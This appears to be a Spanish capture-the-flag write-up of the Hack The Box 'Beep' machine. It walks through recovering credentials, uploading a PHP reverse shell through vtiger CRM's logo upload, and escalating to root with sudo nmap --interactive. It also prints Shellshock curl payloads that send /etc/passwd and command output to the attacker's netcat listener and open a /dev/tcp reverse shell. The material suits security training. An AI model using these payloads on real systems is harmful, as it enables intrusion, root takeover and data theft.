
vemos qué hay bash para varios usuarios

```
ftp:x:14:38:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77:/:var/arpwatch:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
spamfilter:x:500:500:/:home/spamfilter:/bin/bash
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
fanis:x:501:501:/:home/fanis:/bin/bash
Sorry! Attempt to access restricted file.
```

ahora probamos con las credenciales encontradas ingresando al login de elastix
admin:jEhdIekWmdjE



Al enumerar la web solo encontré reglas de firewall que estaban deshabilitadas y logs de conexión




vtiger CRM 5.1.0

Ahora validamos el directorio vtigercrm

https://10.10.10.7/vtigercrm/

El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to C



The honest Open Source CRM

Sign in

▶ Sales force Automation
▶ Marketing Automation
▶ Customer Support & Service
▶ Order Management
and more...

User Name


Password

Color Theme **softed** ▼

Language **US English** ▼

Sign in

nos conectamos con las credenciales obtenidas



vtiger CRM 5

Gmail Bookmarket vtiger News Feedback My Preferences Help About Us Sign Out

My Home Page Marketing Sales Support Analytics Inventory Tools SETTINGS Quick Create... Search...

Settings Module Manager

Module Manager > Vendors > Layout Editor

Designing and Modifying the layout in each of the modules


Arrange RelatedList Add B

Show Vendor Information:

Vendor Name *	✓	↕	→	Vendor No	✓	←	↕
Email	✓	↕	→	Phone	✓	←	↕
GL Account	✓	↕	→	Website	✓	←	↕
Created Time	✓	↕	→	Category	✓	←	↕
Modified Time	✓	↕			✓	←	↕

Show Custom Information

Busco como subir una reverse shell en este CMS



Vtiger CRM - Authenticated Logo Upload RCE

Vtiger CRM - Authenticated Logo Upload RCE	
Disclosed	Created
09/28/2015	03/19/2019
Description	
Vtiger 6.3.0 CRM's administration interface allows for the upload of a company logo. Instead of uploading an image, an attacker may choose to upload a file containing PHP code and run this code by accessing the resulting PHP file. This module was tested against vTiger CRM v6.3.0.	

Sin embargo, este funciona con metasploit, pero averiguando más a fondo encontramos como subir ese logo

https://vulners.com/securityvulns/SECURITYVULNS:DOC:32624

https://vulners.com/securityvulns/SECURITYVULNS:DOC:32624

Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet

Lucene search | Searching through 3M+ vulnerabilities and exploits

Vtiger CRM version 6.3 ("Open Source" branch; released on 2015-06-04) and lower are vulnerable to Authenticated Remote Code Execution.

2. Vulnerability Details

Vtiger CRM allows for the upload of a "company logo" from within the administrative interface. The corresponding functionality can be accessed on the "CRM Settings" page (Settings → CRM Settings → Templates → Company Details → "Edit" button; (<.../index.php?parent=Settings&module=Vtiger&view=CompanyDetails&block=4&fieldid=15>).

Multiple flaws in the Settings_Vtiger_CompanyDetailsSave_Action class allow attackers to upload files with arbitrary file names and (almost) arbitrary contents, including, but not limited to, PHP code passing commands to the underlying operating system.

First, the file type check is based solely on the MIME type ("Content Type") sent by the client.

vamos a settings->templates->compay details

Vtiger CRM 5

My Home Page Marketing Sales Support Analytics Inventory Tools **SETTINGS** Quick Create...

Settings Module Manager

Users & Access Management

- Users**: Manage users who can access vtiger CRM
- Roles**: Set up hierarchy of roles and assign to the users
- Profiles**: Manage user-specific modules access to different Roles
- Groups**: Manage different types of teams based on roles, users, and profiles
- Sharing Access**: Manage module sharing rules & custom sharing rules
- Fields Access**: Define global field-level access in each module
- Audit Trails**: Display data operations performed by users
- User Login History**: Display login history of users

Studio

- Module Manager**: Manage module behavior inside vtiger CRM
- Picklist Editor**: Customize Picklist values in each module

Communication **Templates**

- Notification Schedulers**: Manage Notifications that will alert in case of important actions
- Inventory Notifications**: Change Settings of Inventory related Notifications
- E-mail Templates**: Manage templates for E-Mail module
- Company Details**: Specify business address of company

damos en editar y podemos cambiar el logo

https://10.10.10.7/vtigercrm/index.php 90% ☆

Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git... Index of /admin/

Settings > Editing Company Details
Specify business address of your company

Company Details Save Cancel

Company Name	vtiger
Company Logo	 Select new logo: Browse... No file selected. [vtiger-crm-logo.jpg]
Address	40-41-42, Sivasundar Apartments, Flat D-II, Shastri Street, Velachery
City	Chennai
State	Tamil Nadu
Postal Code	600 042
Country	India
Phone	+91-44-5202-1990
Fax	+91-44-5202-1990
Website	www.vtiger.com

[\[Scroll to Top\]](#)


Como no encontré el directorio donde se aloja esta imagen solo pruebo subiendo una para ello creo un script en PHP que me dé una reverse shell directa, adicionalmente esta tiene que estar en formato .jpg . Utilizo la de pentestmonkey

```
(kali@kali)-[~/machineshtb/Beep]
$ nc -lvp 9001
listening on [any] 9001 ...

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments s
master/php-reverse-shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.11';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
```



al dar en guardar tenemos shell

```
(kali㉿kali)-[~/machineshtb/Beep]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.7] 57123
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/
03:06:27 up 2:27, 0 users, load average: 0.00, 0.00, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
bash: no job control in this shell
bash-3.2$ whoami
asterisk
bash-3.2$
```

Mejoro la Shell y buscamos binarios para escalar privilegios

```
[asterisk@beep /]$ sudo -l
Matching Defaults entries for asterisk on this host:
  env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE IN
  LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC

User asterisk may run the following commands on this host:
  (root) NOPASSWD: /sbin/shutdown
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/bin/yum
  (root) NOPASSWD: /bin/touch
  (root) NOPASSWD: /bin/chmod
  (root) NOPASSWD: /bin/chown
  (root) NOPASSWD: /sbin/service
  (root) NOPASSWD: /sbin/init
  (root) NOPASSWD: /usr/sbin/postmap
  (root) NOPASSWD: /usr/sbin/postfix
  (root) NOPASSWD: /usr/sbin/saslpasswd2
  (root) NOPASSWD: /usr/sbin/hardware_detector
  (root) NOPASSWD: /sbin/chkconfig
  (root) NOPASSWD: /usr/sbin/elastix-helper
[asterisk@beep /]$
```

SUID nmap

como hay varios utilizo nmap para escalar

<https://gtfobins.github.io/gtfobins/nmap/#suid>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) Input echo is disabled.


```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Limited SUID

```
sudo nmap --interactive
!sh
```





```
(root) NOPASSWD: /usr/sbin/elastix-helper
[asterisk@beep /]$ sudo nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

Nota: Al tener tantos suid se puede escalar de varios formas con chmod por ejemplo se puede dar un suid al bash

Formas alternativas de acceder a la máquina Forma 2 via shellshock

Si visitamos el puerto 1000 encontramos un panel de login





Login to Webmin


You must enter a username and password to login to the Webmin server on 10.10.10.7

Username

Password

☐ Remember login permanently?

ingresamos con credenciales ya encontradas, sin embargo, no logramos acceder, pero si encontramos un directorio .cgi que al ver esto se asemeja a la explotación de shellshock



Login failed. Please try again.

Login to Webmin

You must enter a username and password to login to the Webmin server on 10.10.10.7


Username

Password

☐ Remember login permanently?

validamos con curl y la flag -k para evitar certificados

curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/etc/passwd"' 'https://10.10.10.7:10000/session_login.cgi' -k



como no vi ningún dato válido enviando la data a netcat

```
curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/etc/passwd | nc 10.10.14.11 333"' 'https://10.10.10.7:10000/session_login.cgi' -k
```

```
(kali@kali)-[~/machineshtb/Beep]
└─$ curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/etc/passwd | nc 10.10.14.11 333"' 'https://10.10.10.7:10000/session_login.cgi' -k
<!doctype html public "-//W3C//DTD HTML 3.2 Final//EN"> curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/etc/passwd | nc 10.10.14.11 333"' 'https://10.10.10.7:10000/session_login.cgi' -k
<html>
<head>
<link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />
<script type='text/javascript' src='/unauthenticated/toggleview.js'></script>
<script>
</script>
</head>
<body>
<div id='container'>
<div id='header'>
<div id='main'>
<div id='footer'>
</div>
</body>
</html>
```

no tiro información pero si se intentó conectar valido con id

```
curl -H 'User-Agent: () { :};; echo; /bin/bash -c "id | nc 10.10.14.11 333"' 'https://10.10.10.7:10000/session_login.cgi' -k
```

```
(kali@kali)-[~/machineshtb/Beep]
└─$ curl -H 'User-Agent: () { :};; echo; /bin/bash -c "id | nc 10.10.14.11 333"' 'https://10.10.10.7:10000/session_login.cgi' -k
id
uid=0(root) gid=0(root)

(kali@kali)-[~/machineshtb/Beep]
└─$ nc -lvnp 333
listening on [any] 333 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.7] 58781
uid=0(root) gid=0(root)
```

con esto podemos establecer una reverse shell

```
curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.11/333 0>&1"' 'https://10.10.10.7:10000/session_login.cgi' -k
```

```
(kali@kali)-[~/machineshtb/Beep]
└─$ curl -H 'User-Agent: () { :};; echo; /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.11/333 0>&1"' 'https://10.10.10.7:10000/session_login.cgi' -k
/bin/bash -i >& /dev/tcp/10.10.14.11/333 0>&1

(kali@kali)-[~/machineshtb/Beep]
└─$ nc -lvnp 333
listening on [any] 333 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.7] 51364
bash: no job control in this shell
[root@beep webmin]# whoami
root
[root@beep webmin]#
```

Reutilización de contraseñas ssh diffie-hellman-group-exchange-sha1

Al acceder por ssh nos tira un error

```
(kali@kali)-[~/machineshtb/Beep]
└─$ ssh root@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1

(kali@kali)-[~/machineshtb/Beep]
└─$
```

diffie-hellman-group-exchange-sha1

```
ange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie
```

Buscamos el error

diffie-hellman-group-exchange-sha1 error

Todo Videos Imágenes Shopping Noticias Web Libros : Más

jscape
https://www.jscape.com › blog · Traducir esta página

SFTP Client Connection Issues Involving Diffie-Hellman ...

20 ago 2024 — If you're troubleshooting SSH/SFTP connection issues related to Diffie-Hellman-Group1-SHA1, you're likely dealing with **outdated and insecure key exchange** ...

Unix & Linux Stack Exchange
https://unix.stackexchange.com › ... · Traducir esta página

How to enable diffie-hellman-group1-sha1 key exchange ...

28 ene 2017 — In 2020 and Ubuntu 20 I have solved this **problem** by installing putty, simply: apt install putty then used putty to connect to old server... — ...

6 respuestas · Mejor respuesta: The OpenSSH website has a page dedicated to legacy issues such as...

https://unix.stackexchange.com/questions/340844/how-to-enable-diffie-hellman-...

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign

change Search on Unix & Linux...

following approach, *on the client*:

446

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 123.123.123.123
```

or more permanently, adding

```
Host 123.123.123.123
  KexAlgorithms +diffie-hellman-group1-sha1
```

to `~/.ssh/config`.

This will enable the old algorithms *on the client*, allowing it to connect to the server

validamos ese flag

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
```



```
(kali@kali)-[~/machineshtb/Beep]
$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7 -p22
Unable to negotiate with 10.10.10.7 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
10 Answers
(kali@kali)-[~/machineshtb/Beep]
$
```

Entonces añadimos las siguientes líneas en la configuración de ssh

sudo nano /etc/ssh/ssh_config

Host 10.10.10.7

HostKeyAlgorithms +ssh-rsa

PubkeyAcceptedAlgorithms +ssh-rsa

KexAlgorithms=+diffie-hellman-group-exchange-sha1

```
kali@kali: ~/machineshtb
GNU nano 8.3
# BatchMode no
# CheckHostIP no
# AddressFamily any
# ConnectTimeout 0
# StrictHostKeyChecking ask
# IdentityFile ~/.ssh/id_rsa
# IdentityFile ~/.ssh/id_dsa
# IdentityFile ~/.ssh/id_ecdsa
# IdentityFile ~/.ssh/id_ed25519
# Port 22
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com
# EscapeChar ~
# Tunnel no
# TunnelDevice any:any
# PermitLocalCommand no
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example.com
# RekeyLimit 1G 1h
# UserKnownHostsFile ~/.ssh/known_hosts.d/%k
# SendEnv LANG LC_*
# HashKnownHosts yes
# GSSAPIAuthentication yes

Host 10.10.10.7
    HostKeyAlgorithms +ssh-rsa
    PubkeyAcceptedAlgorithms +ssh-rsa
    KexAlgorithms=+diffie-hellman-group-exchange-sha1

[beep] 0:escan- 1:mysql 2:directorios 3:sudo*
```

accedemos y estamos dentro

```

(kali@kali)-[~/machineshtb/Beep]
$ sudo nano /etc/ssh/ssh_config
(kali@kali)-[~/machineshtb/Beep]
